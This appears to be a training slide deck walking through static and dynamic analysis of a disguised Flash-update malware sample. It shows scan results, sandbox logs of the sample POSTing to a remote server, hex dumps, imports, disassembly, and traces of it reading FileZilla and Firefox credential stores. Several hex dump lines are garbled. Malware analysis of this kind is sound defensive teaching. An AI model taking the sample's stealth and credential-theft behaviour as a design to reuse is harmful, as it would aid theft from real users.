- Potentially not safe, but not flagged



SHA256: f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1

File name: update_flash_player.exe

Detection ratio: **5 / 44**

Analysis date: 2012-11-01 10:00:40 UTC (9 minutes ago)

McAfee	-
McAfee-GW-Edition	-
Microsoft	-
MicroWorld-eScan	-
Norman	W32/Kryptik.BWM
nProtect	-
Panda	Suspicious file
PCTools	-
Rising	Malware.Symmi49C6
Sophos	-
SUPERAntiSpyware	-
Symantec	-
TheHacker	-
TotalDefense	-
TrendMicro	-

Source: <https://www.virustotal.com/file/f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1/analysis/1352113402/>

Malware Static Analysis

➤ Online Sandboxes

- Safe environment for analytics
 - Network, system
- Previous research
- Share new threats..

Network Events

	Remote IP	Local IP	HTTP Command
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
[process 1]	173.246.103.59	10.20.25.247	POST /private/sandbox_sta
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php

GFI SandBox Analysis # 27190

Sample: update_flash_player.exe (3e0834994874ce0632fed0a0dca46987)

Analysis Summary

Submitted File: update_flash_player.exe
 MD5: 3e0834994874ce0632fed0a0dca46987
 File Size: 144144
 File Type: PE32 executable for MS Windows (GUI)
 Intel 80386 3
 Analysis Time: 2013-02-12 10:34:52
 Start Reason: AnalysisTarget
 Termination Reason: Timeout
 Start Time: Tue, 12 Feb 2013 15:36:47 +0000
 Termination Time: Tue, 12 Feb 2013 15:37:48 +0000
 Analysis Time: 2013-02-12 10:34:52
 Sandbox: XPSP3 - 00-0C-29-5E-B4-D8
 Total Processes: 1
 Sample Notes:

Digital Behavior Traits

Alters Windows Firewall	—	Hooks Keyboard	—
Checks For Debugger	—	Injected Code	—
Copies to Windows	—	Makes Network Connection	✓
Could Not Load	—	Modifies File in System	—
Creates DLL in System	—	Modifies Local DNS	—
Creates EXE in System	—	More than 5 Processes	—
Creates Hidden File	✓	Opens Physical Memory	—
Creates Mutex	✓	Starts EXE in Documents	—
Creates Service	—	Starts EXE in Recycle	—
Deletes File in System	—	Starts EXE in System	—
Deletes Original Sample	—	Windows/Run Registry Key Set	—

Created Keys

	key
[process 1]	\REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\WinRAR

Malware Binary Static Analysis

► Describe

- 144k in size
- “file” (Linux): *PE32 executable (GUI) Intel 80386, for MS Windows*
- Review in hex editor and with “strings” (search for easily readable text)

```

00000000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 |MZ.....|
00000010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |.....@.....|
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 |.....|
00000040  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!.!.L.!Th|
00000050  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000060  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS|
00000070  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.|
00000080  50 45 00 00 4c 01 06 00 bf 45 92 50 00 00 00 00 |PE..L....E.P...|
00000090  00 00 00 00 e0 00 0e 01 0b 01 02 32 00 e2 01 00 |.....2....|
000000a0  00 44 00 00 00 00 00 00 c0 15 00 00 00 10 00 00 |.D.....|
000000b0  00 00 02 00 00 00 40 00 00 10 00 00 00 02 00 00 |.....@.....|
000000c0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 |.....|
000000d0  00 80 02 00 00 04 00 00 2e dd 02 00 02 00 00 00 |.....|
000000e0  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 |.....|
000000f0  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000100  44 27 02 00 78 00 00 00 00 00 00 00 00 00 00 00 |D'..x.....|
00000110  00 00 00 00 00 00 00 00 00 28 02 00 10 0b 00 00 |.....(|.....|
00000120  00 70 02 00 14 02 00 00 00 00 00 00 00 00 00 00 |.p.....|
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00021420  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |CreateThread...r.|
00021430  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |CreateEventA...R.|
00021440  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |GetACP...GetPri|
00021450  50 71 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |vateProfileIntA.|
00021460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..GetPrivateProf|
00021470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |ileIntW...GetPri|
00021480  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |vateProfileStrin|
00021490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |gW...GetPrivate|
000214a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |ProfileStringA..|
000214b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |f.GetTickCount..|
000214c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.GetProcAddress|
000214d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |...LoadLibraryA|
000214e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |...lstrcpyA...|
000214f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |lstrcpyA...A.Unma|
00021500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |pViewOfFile...Cr|
00021510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |eateFileW.x.Crea|
00021520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |teFileA...GetFul|
00021530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |lPathNameW...y.Cr|
00021540  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |eateFileMappingA|
00021550  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |...GetFileSize.|
00021560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |..HeapReAlloc.h.|
00021570  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |ReadFile...MapV|
00021580  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |iewOfFile_KERNEL|
00021590  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |32.dll..1.GetKey|
  
```

Malware Binary Static Analysis

► Describe

- Remainder is encrypted, packed, obfuscated!?

```

00022e50 03 13 82 01 2c 51 62 6b 4d 66 34 68 43 62 6b 36 |....,QbkMf4hCbK6|
00022e60 45 75 52 43 79 31 49 39 74 47 4f 76 75 58 54 72 |EuRCy1I9tG0vuXTr|
00022e70 37 4c 45 67 51 44 42 64 51 35 56 6d 4c 33 74 76 |7LEgQDBdQ5VmL3tv|
00022e80 46 6d 63 5a 69 38 78 4e 6b 4f 47 50 61 6c 69 52 |FmcZi8xNk0GPaLiR|
00022e90 4f 6c 4a 55 64 75 6c 45 4b 4f 4c 7a 71 43 4f 6f |0lJUduLEK0LzqC0o|
00022ea0 36 41 59 43 78 5a 61 47 45 35 75 76 71 69 52 53 |6AYCxZaGE5uvqiRS / /b 59 d3 |...]....A.\G{Y.|
00022eb0 65 72 6b 4b 54 4d 78 76 67 72 50 71 6c 51 4c 49 |erkKTMxvgrPqlQLI 7 02 01 0c |0..t..+....7...|
00022ec0 67 6c 53 4a 4d 71 79 38 47 36 7a 4a 4b 45 70 74 |glSJMqy8G6zJKEpt 0 82 02 58 |1..d0..'\...X|
00022ed0 44 71 46 68 43 45 59 41 32 66 76 56 4a 72 71 75 |DqFhCEYA2fvVJrqu 0 68 00 43 |.Q.b.k.M.f.4.h.C|
00022ee0 70 37 48 38 57 55 6c 77 77 4c 71 6c 31 32 6a 44 |p7H8WUlwLqll2jD 0 43 00 79 |.b.k.6.E.u.R.C.y|
00022ef0 68 52 61 79 74 33 37 50 42 4e 6d 45 39 54 78 4b |hRayt37PBNmE9TxK 0 76 00 75 |.1.I.9.t.G.0.v.u|
00022f00 4a 45 73 37 6a 4f 4e 68 61 6b 46 44 77 50 45 70 |JEs7j0NhakFDwPEp 0 67 00 51 |.X.T.r.7.L.E.g.Q|
00022f10 66 47 6f 39 59 46 34 39 75 56 38 47 41 77 75 77 |fGo9YF49uV8GAuw 0 6d 00 4c |.D.B.d.Q.5.V.m.L|
00022f20 69 5a 67 77 42 65 52 50 78 67 38 74 56 65 61 54 |iZgwBeRPxg8tVeaT 0 5a 00 69 |.3.t.v.F.m.c.Z.i|
00022f30 7a 35 32 62 32 31 7a 75 31 4c 47 43 72 6e 6b 56 |z52b21zu1LGCrnkV 0 50 00 61 |.8.x.N.k.0.G.P.a|
00022f40 34 74 70 4c 57 32 38 46 75 69 4a 66 6e 62 64 63 |4tpLW28FuiJfnbdc 0 55 00 64 |.l.i.R.0.l.J.U.d|
00022f50 63 74 58 68 59 6d 35 52 75 49 34 44 77 69 4c 35 |ctXhYm5RuI4DwiL5 0 7a 00 71 |.u.l.E.K.0.L.z.q|
00022f60 56 46 6b 49 52 53 50 68 4a 76 42 51 6b 70 50 71 |VFkIRSPHjvBQkpPq 0 43 00 78 |.C.0.o.6.A.Y.C.x|
00022f70 56 44 65 44 78 4d 45 69 37 74 73 6f 31 55 63 37 |VDeDxMEi7tsolUc7 0 76 00 71 |.Z.a.G.E.5.u.v.q|
00022f80 46 02 10 12 0e 58 73 5a 5f ab 91 49 f2 59 96 5c |F....XsZ ..I.Y.\ 0 4b 00 54 |.i.R.S.e.r.k.K.T|
00023110 00 45 00 70 00 74 00 44 00 71 00 4b 00 68 00 43 |.E.p.t.D.q.F.h.C|
00023120 00 45 00 59 00 41 00 32 00 66 00 76 00 56 00 4a |.E.Y.A.2.f.v.V.J|
00023130 00 72 00 71 00 75 00 70 00 37 00 48 00 38 00 57 |.r.q.u.p.7.H.8.W|
00023140 00 55 00 6c 00 77 00 77 00 4c 00 71 00 6c 00 31 |.U.l.w.w.L.q.l.l|
00023150 00 32 00 6a 00 44 00 68 00 52 00 61 00 79 00 74 |.2.j.D.h.R.a.y.t|
00023160 00 33 00 37 00 50 00 42 00 4e 00 6d 00 45 00 39 |.3.7.P.B.N.m.E.9|
00023170 00 54 00 78 00 4b 00 4a 00 45 00 73 00 37 00 6a |.T.x.K.J.E.s.7.j|
00023180 00 4f 00 4e 00 68 00 61 00 6b 00 46 00 44 00 77 |.0.N.h.a.k.F.D.w|

```

Malware Binary Static Analysis

➤ Basic Disassembly

- Displays most accessible data from binary file
- “objdump” (Linux): PE-i386, Entry Point, “stripped”, Windows system-calls

```

update_flash_player.exe:      file format pei-386
update_flash_player.exe
architecture: i386, flags 0x0000010b:
HAS_RELOC, EXEC_P, HAS_DEBUG, D_PAGED
start address 0x004015c0

Characteristics 0x10e
  executable
  line numbers stripped
  symbols stripped
  32 bit words

Time/Date      Thu Nov  1 09:49:51 2012
Magic          010b  (PE32)
MajorLinkerVersion  2
MinorLinkerVersion  50
SizeOfCode      0081e200
SizeOfInitializedData 00004400
SizeOfUninitializedData 00000000
AddressOfEntryPoint 000015c0
BaseOfCode      00001000
BaseOfData      00020000
ImageBase       00400000
SectionAlignment 00001000
FileAlignment   00000200
MajorOSVersion  4
MinorOSVersion  0
MajorImageVersion  0
MinorImageVersion  0
MajorSubsystemVersion  4
MinorSubsystemVersion  0
Win32Version    00000000
SizeOfImage     00820000
SizeOfHeaders   00006400
Checksum        0002dd2e
Subsystem       00000002  (Windows GUI)
DLLCharacteristics 00000000
SizeOfStackReserve 00100000
SizeOfStackCommit 00001000
SizeOfHeapReserve 00100000
SizeOfHeapCommit 00001000
LoaderFlags     00000000
NumberOfRvaAndSizes 00000010

```

```

(the Import Tables (interpreted .data section contents)
vma:      Hint  Time  Forward  DLL      First
          Table Stamp Chain  Name    Thunk
00022744  000227bc 00000000 00000000 00022e3a 00022930

          DLL Name: KERNEL32.dll
vma:  Hint/Ord Member-Name Bound-To
22aa4 347  GetCPInfo
22ab0 260  ExitProcess
22aba 1108 VirtualAlloc
22ace 704  InterlockedIncrement
22ae6 700  InterlockedDecrement
22afe 217  EnterCriticalSection
22b16 751  LeaveCriticalSection
22b2e 190  DeleteCriticalSection
22b46 692  InitializeCriticalSection
22b62 429  GetCurrentThreadId
22b78 327  FormatMessageA
22b8a 502  GetModuleHandleA
22b9e 569  GetStartupInfoA
22bb0 794  MultiByteToWideChar
22bc6 367  GetCommandLineA
22bd8 1206 lstrLenW
22be4 368  GetCommandLineW
22bf6 629  GetVersionExA
22c06 669  HeapAlloc
22c12 547  GetProcessHeap
22c24 673  HeapFree
22c30 500  GetModuleFileNameA
22c46 501  GetModuleFileNameW
22c5c 1146 WideCharToMultiByte
22c72 476  GetFullPathNameA
22c86 486  GetLastError
22c96 571  GetStdHandle
22ca6 471  GetFileType
22cb4 67  CloseHandle
22cc2 979  SetEvent
22cce 163  CreateThread
22cd0 114  CreateEventA
22cee 338  GetACP
22cf8 534  GetPrivateProfileIntA
22d10 535  GetPrivateProfileIntW
22d28 541  GetPrivateProfileStringW
22d44 540  GetPrivateProfileStringA

```

```

00022750 0002288c 00000000 00000000 00022f38 00022a00
          DLL Name: USER32.dll
vma:  Hint/Ord Member-Name Bound-To
22e48 305  GetKeyState
22e56 448  IsRectEmpty
22e54 463  LoadStringA
22e72 468  LoadCursorFromFileW
22e88 35  ChangeDisplaySettingsExA
22ea4 285  EditWndProc
22eb2 57  CharUpperBuffW
22ec4 737  UnregisterHotKey
22ed8 281  GetCursorPos
22ee6 151  DeferWindowPos
22efe 52  CharToOemBuffA
22f0c 180  CreateMenu
22f1a 422  InsertMenuW
22f28 72  CloseDesktop

0002275c 000228c0 00000000 00000000 00023044 00022a3c
          DLL Name: GDI32.dll
vma:  Hint/Ord Member-Name Bound-To
22f44 82  CreateSolidBrush
22f58 606  SelectObject
22f68 18  BitBlt
22f72 73  CreatePen
22f7e 500  GetStockObject
22f90 301  FillRgn
22f9a 647  SetRectRgn
22fa8 33  CombineRgn
22fb6 46  CreateCompatibleDC
22fcc 45  CreateCompatibleBitmap
22fe6 562  Rectangle
22ff2 545  MoveToEx
22ffe 205  DeleteDC
2300a 541  LineTo
23014 206  DeleteObject
23024 437  GetDeviceCaps
23034 77  CreateRectRgn

00022780 00022910 00000000 00000000 00023050 00022a04
          DLL Name: ADVAPI32.dll
vma:  Hint/Ord Member-Name Bound-To
2304e 602  RegOpenKeyExA

```

Malware Binary Static Analysis

➤ Basic Disassembly: Assembly

- Lot's of "XOR"
- Likely 'packed'

```


4270c6: 2c 30          sub    $0x30,%al
4270c8: 30 30          xor    %dh,(%eax)
4270ca: 34 30          xor    $0x30,%al
4270cc: 38 30          cmp    %dh,(%eax)
4270ce: 3c 30          cmp    $0x30,%al
4270d0: 40            inc    %eax
4270d1: 30 44 30 48    xor    %al,0x48(%eax,%esi,1)
4270d5: 30 4c 30 50    xor    %cl,0x50(%eax,%esi,1)
4270d9: 30 54 30 58    xor    %dl,0x58(%eax,%esi,1)
4270dd: 30 5c 30 60    xor    %bl,0x60(%eax,%esi,1)
4270e1: 30 64 30 68    xor    %ah,0x68(%eax,%esi,1)
4270e5: 30 6c 30 70    xor    %ch,0x70(%eax,%esi,1)
4270e9: 30 74 30 78    xor    %dh,0x78(%eax,%esi,1)
4270ed: 30 7c 30 80    xor    %bh,-0x80(%eax,%esi,1)
4270f1: 30 84 30 88 30 8c 30  xor    %al,0x308c3088(%eax,%esi,1)
4270f8: 90            nop
4270f9: 30 94 30 98 30 9c 30  xor    %dl,0x309c3098(%eax,%esi,1)
427100: a0 30 a4 30 a8    mov    0xa830a430,%al
427105: 30 ac 30 b0 30 b4 30  xor    %ch,0x30b430b0(%eax,%esi,1)
42710c: b8 30 bc 30 c0    mov    $0xc030bc30,%eax
427111: 30 c4          xor    %al,%ah
427113: 30 c8          xor    %cl,%al
427115: 30 cc          xor    %cl,%ah
427117: 30 d0          xor    %dl,%al
427119: 30 d4          xor    %dl,%ah
42711b: 30 d8          xor    %bl,%al
42711d: 30 dc          xor    %bl,%ah
42711f: 30 e0          xor    %ah,%al
427121: 30 e4          xor    %ah,%ah
427123: 30 e8          xor    %ch,%al
427125: 30 ec          xor    %ch,%ah
427127: 30 f0          xor    %dh,%al
427129: 30 f4          xor    %dh,%ah
42712b: 30 f8          xor    %bh,%al
42712d: 30 fc          xor    %bh,%ah
42712f: 30 00          xor    %al,(%eax)
427131: 31 04 31      xor    %eax,(%ecx,%esi,1)
427134: 08 31        or     %dh,(%ecx)
427136: 0c 31        or     $0x31,%al

```

Malware Binary Static Analysis

➤ Binary Packing

- Common for malware, commercial/free packing tools to check
- File appears packed, but not using common tools



```
E:\00.Tools.Real\Misc\upx308w.packer.unpacker\upx308w>upx.exe -d update_flash_pl
ayer.exe


          Ultimate Packer for eXecutables
          Copyright (C) 1996 - 2011
UPX 3.08w   Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011

-----
File size      Ratio      Format      Name
-----
upx: update_flash_player.exe  NotPackedException: not packed by UPX
Unpacked 0 files.
```

Malware Binary Static Analysis

➤ Disassembly

- Time to look closer, dissect code using static dis-assembler
- Assembly (raw) code organized into context, flow and architecture
- IDA Pro (free/demo edition): www.hex-rays.com
- On opening: imports segment destroyed
- Important anti-debugging option: “IsDebuggerPresent”



Malware Binary Static Analysis

➤ Disassembly

- Functions
- Addresses (offset)
- Strings
- Flow


The screenshot shows the IDA Pro interface with the 'Functions' window active. The window title is 'IDA - E:\01.Zeus\Copy (3) of update_flash_player.exe - [Functions window]'. The menu bar includes File, Edit, Jump, Search, View, Debugger, Options, Windows, and Help. The toolbar contains various icons for file operations, navigation, and editing. The main area displays a list of functions with columns for Function name, Segment, Start, Length, and various flags (R, F, L, S, B, T, =). The functions listed are:

Function name	Segment	Start	Length	R	F	L	S	B	T	=
start	.text	004015C0	000002DF	R	.	.	.	B	.	.
sub_401020	.text	00401020	0000001D	R	.	.	.	B	.	.
sub_401040	.text	00401040	0000001C	R	.	.	.	B	.	.
sub_401060	.text	00401060	00000010	R	.	.	.	B	.	.
sub_401070	.text	00401070	0000000B	R	.	.	.	B	.	.
sub_401080	.text	00401080	0000005E	R	.	.	.	B	.	.
sub_4010E0	.text	004010E0	0000003D	R	.	.	.	B	.	.
sub_401120	.text	00401120	00000019	R	.	.	.	B	.	.
sub_401140	.text	00401140	000003D1	R	.	.	.	B	.	.
sub_401520	.text	00401520	0000001C	R	.	.	.	B	.	.
sub_401540	.text	00401540	0000001D	R	.	.	.	B	.	.
sub_401560	.text	00401560	0000005B	R	.	.	.	B	.	.
sub_4018A0	.text	004018A0	000000BF	R	.	.	.	B	.	.
sub_401960	.text	00401960	00000067	R	.	.	.	B	.	.
sub_4019D0	.text	004019D0	0000008A	R	.	.	.	B	.	.
sub_401A60	.text	00401A60	000000AF	R	.	.	.	B	.	.
sub_401B10	.text	00401B10	00000072	R	.	.	.	B	T	.
sub_401B90	.text	00401B90	00000039	R	.	.	.	B	.	.
sub_401BD0	.text	00401BD0	0000040E	R	.	.	.	B	.	.

Malware Binary Static Analysis

► Disassembly


- Possible execution flow



Malware Binary Static Analysis

► Disassembly

- ASM Code showing XOR routines, Registry events



Malware Binary Static Analysis

➤ So, what do we know?

- Windows(32 bit) executable file
- Not really recognized/new threat
- Most likely packed code, possibly more
- Several general Windows function calls
- What does it do?
- No operational data yet



Malware Binary Dynamic Analysis

➤ Dynamic Code Analysis

- Debugger (OllyDbg - free) to run binary in a controlled environment:
 - Ability to walk through execution routines step by step
 - Can set interruptions (breakpoints) in the code at any point to stop and look around
 - Obviously on a test workstation, isolated from protected networks, storage
 - Physical hardware best, not on a VM, no analysis or forensic tools (IDA!), ProcExplorer, etc.

➤ System State & Monitoring Tools

- Live Analysis:
 - Registry: RegShot, RegMonitor
 - SysInternals: ListDLL's, Process Monitor, Process Explorer, Registry Monitor, AutoRuns, Disk Monitor, etc.
- Live forensics versus Memory dump analysis
- Other: hash of critical files (svchost.exe, explorer.exe), process injection?, RootKit, ADS

➤ Network

- Set up lab: LAN, DNS, HTTP server ("forum.php"), FTP server, etc.
- Client: netstat, routing tables, TCPmon, DNS host file
- Wireshark: DNS, HTTP, SSL, FTP, side-channels, UDPf


Malware Binary Dynamic Analysis

➤ SysInternals Tools for processes, threads, file & registry access, TCP

```

update_flash_player.exe pid: 2252
Command Line: "c:\update_flash_player.exe"

Base      Size      Version   Path
0x00400000 0x28000  5.01.2600.6055  c:\update_flash_player.exe
0x7c900000 0xb2000  5.01.2600.5781  C:\WINDOWS\system32\ntdll.dll
0x7c800000 0xf6000  5.01.2600.5512  C:\WINDOWS\system32\kernel32.dll
0x7e410000 0x91000  5.01.2600.5512  C:\WINDOWS\system32\USER32.dll
0x77f10000 0x49000  5.01.2600.5698  C:\WINDOWS\system32\GDI32.dll
0x77dd0000 0x9b000  5.01.2600.5755  C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000 0x93000  5.01.2600.6022  C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000 0x11000  5.01.2600.5834  C:\WINDOWS\system32\Secur32.dll
0x5d090000 0x9a000  5.82.2900.6028  C:\WINDOWS\system32\COMCTL32.dll
0x76390000 0x1d000  5.01.2600.5512  C:\WINDOWS\system32\IMM32.DLL
0x77c10000 0x58000  7.00.2600.5512  C:\WINDOWS\system32\msvcrt.dll
0x774e0000 0x13e000  5.01.2600.6168  C:\WINDOWS\system32\ole32.dll
0x7c9c0000 0x817000  6.00.2900.6242  C:\WINDOWS\system32\shell32.dll
0x77f60000 0x76000  6.00.2900.5912  C:\WINDOWS\system32\SHLWAPI.dll
0x773d0000 0x103000  6.00.2900.6028  C:\WINDOWS\winsxs\x86_Microsoft.Windows.Common-
616e5202\comctl32.dll
0x3d930000 0xe6000  8.00.6001.19328  C:\WINDOWS\system32\wininet.dll
0x00910000 0x9000  6.00.5441.0000  C:\WINDOWS\system32\Normaliz.dll
0x78130000 0x133000  8.00.6001.19328  C:\WINDOWS\system32\urlmon.dll
0x77120000 0x8b000  5.01.2600.6058  C:\WINDOWS\system32\OLEAUT32.dll
0x3df00000 0x1eb000  8.00.6001.19328  C:\WINDOWS\system32\iertutil.dll
0x71ad0000 0x9000  5.01.2600.5512  C:\WINDOWS\system32\wsock32.dll
0x71ab0000 0x17000  5.01.2600.5512  C:\WINDOWS\system32\WS2_32.dll
0x71aa0000 0x8000  5.01.2600.5512  C:\WINDOWS\system32\WS2HELP.dll
0x769c0000 0xb4000  5.01.2600.5512  C:\WINDOWS\system32\userenv.dll
0x5ad70000 0x38000  6.00.2900.5512  C:\WINDOWS\system32\uxtheme.dll
0x74720000 0x4c000  5.01.2600.5512  C:\WINDOWS\system32\MSCTF.dll
0x77a80000 0x95000  5.131.2600.6239  C:\WINDOWS\system32\crypt32.dll
0x77b20000 0x12000  5.01.2600.5875  C:\WINDOWS\system32\MSASN1.dll
0x5b860000 0x55000  5.01.2600.6260  C:\WINDOWS\system32\netapi32.dll
0x7d1e0000 0x2bc000  3.01.4001.5512  C:\WINDOWS\system32\ntsi.dll
0x5e0c0000 0xd000  5.01.2600.5512  C:\WINDOWS\system32\pstorec.dll
0x76b20000 0x11000  3.05.2284.0002  C:\WINDOWS\system32\ATL.DLL
0x10000000 0x9e000  3.13.0006.0000  C:\Program Files\Mozilla Firefox\nss3.dll
0x00cb0000 0x18000  3.13.0006.0000  C:\Program Files\Mozilla Firefox\nssutil3.dll
0x00cd0000 0x7000  4.09.0002.0000  C:\Program Files\Mozilla Firefox\plc4.dll
0x00ce0000 0x2d000  4.09.0002.0000  C:\Program Files\Mozilla Firefox\nspr4.dll
  
```



update_flash_pl:2152	OpenKey	HKLM\Software\FileZilla Client	SUCCESS	Access: 0x20019
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\{Default}	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\{Default}	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\{Default}	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\{Default}	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	CloseKey	HKLM\Software\FileZilla Client	SUCCESS	

6074	15:53:27	update_flash_pl:2976	CREATE	C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat	SUCCESS
6076	15:53:27	update_flash_pl:2976	WRITE	C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat	SUCCESS

Malware Binary Dynamic Analysis

▶ OLLYDBG

The screenshot shows the OllyDbg interface with the following assembly code and registers:

```

00401500 $ 55 PUSH EBP
00401501 . 8BEC MOV EBP,ESP
00401503 . 83EC 68 SUB ESP,68
00401506 . 53 PUSH EBX
00401507 . 56 PUSH ESI
00401508 . 57 PUSH EDI
00401509 . C745 D8 20154 MOV DWORD PTR SS:[EBP-28],update_f.0040
0040150D . 892D 00314200 MOV DWORD PTR DS:[4231001,EBP
00401510 . C745 D4 00000 MOV DWORD PTR SS:[EBP-2C],0
0040151D . C745 C4 02000 MOV DWORD PTR SS:[EBP-3C],80000002
004015E4 . C745 B8 00004 MOV DWORD PTR SS:[EBP-50],update_f.0042
004015EB . C745 B8 00004 MOV DWORD PTR SS:[EBP-50],update_f.0042 ASCII "SYSTEM"
004015F2 . C745 F4 71140 MOV DWORD PTR SS:[EBP-C],1471 ASCII "CurrentControlSet\Control\ContentIndex"
004015F9 . C745 F4 71140 MOV DWORD PTR SS:[EBP-C],1471
00401600 . A1 84204200 MOV EAX, DWORD PTR DS:[&ADUAP132.RegOper
00401605 . 8946 B4 MOV DWORD PTR SS:[EBP-4C],EAX
00401608 . 8D4D AC LEA ECX, DWORD PTR SS:[EBP-54]
0040160B . 51 PUSH ECX
0040160C . 68 19000200 PUSH 20019
00401611 . 6A 00 PUSH 0
00401613 . 68 30004200 PUSH update_f.00420030 ASCII "951"
00401618 . 68 01000030 PUSH 80000001
0040161D . F5 B4 CALL DWORD PTR SS:[EBP-4C]
00401620 . 85C0 TEST EAX,EAX
00401622 . 75 0F JNZ SHORT update_f.00401633
00401624 . 6A 00 PUSH 0
00401626 . FF15 34294200 CALL DWORD PTR DS:[&KERNEL32.ExitProce
ExitCode = 0
ExitProcess
  
```

Registers (FPU):

```

EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 7FFD0000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
EIP 004015C0 update_f.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
D 0 LastErr ERROR_NO_IMPERSONATION_TOKEN (0000051D)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM BDEC 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
  
```

Compressed code?



Quick statistical test of module 'update_f' reports that its code section is either compressed, encrypted, or contains large amount of embedded cata. Results of code analysis can be very unreliable or simply wrong. Do you want to continue analysys?

The screenshot shows the memory dump window in OllyDbg, displaying the program entry point. The address range is from 004204C0 to 00420A00. The dump shows a series of null bytes (00) and some non-zero values, indicating a compressed or encrypted code section.

```

004204C0
00420500
00420540
00420580
004205C0
00420600
00420640
00420680
004206C0
00420700
00420740
00420780
004207C0
00420800
00420840
00420880
004208C0
00420900
00420940
00420980
004209C0
00420A00
  
```

Program entry point: **Paused**

Taskbar: start, [-Executable modules], SysinternalsSuite, Local Disk (C:), C:\WINDOWS\systeme..., EN, 16:24

Malware Binary Dynamic Analysis

- After loading, but prior to run, some additional 'static' details seem evident
 - Registry, file creations, strings of CHAR's

[Dump - update_f:.data 00420000..00423FFF]

```

00422670 .....
00422680 .....
004226F0 .....
00422730 .....
00422770 .....
004227B0 .....
004227F0 .....
00422830 .....
00422870 .....
004228B0 .....
004228F0 .....
00422930 .....
00422970 .....
004229B0 .....
004229F0 .....
00422A30 .....
00422A70 .....
00422AB0 .....
00422AF0 .....
00422B30 .....
00422B70 .....
00422BB0 .....
00422BF0 .....
00422C30 .....
00422C70 .....
00422CB0 .....
00422CF0 .....
00422D30 .....
00422D70 .....
00422DB0 .....
00422DF0 .....
00422E30 .....
00422E70 .....
00422EB0 .....
00422EF0 .....
00422F30 .....
00422F70 .....
00422FB0 .....
00422FF0 .....
00423030 .....
00423070 .....
004230B0 .....
004230F0 .....
00423130 .....
00423170 .....

```

[CPU - main thread, module update_f]

Address	Hex dump	ASCII
004188C8	14	DB 14
004188C9	06	DB 06
004188CA	01	DB 01
004188CB	74	DB 74
004188CC	16	DB 16
004188CD	10	DB 10
004188CE	75	DB 75
004188CF	69	DB 69
004188D0	10	DB 10
004188D1	04	DB 04
004188D2	01	DB 01
004188D3	61	DB 61
004188D4	33	DB 33
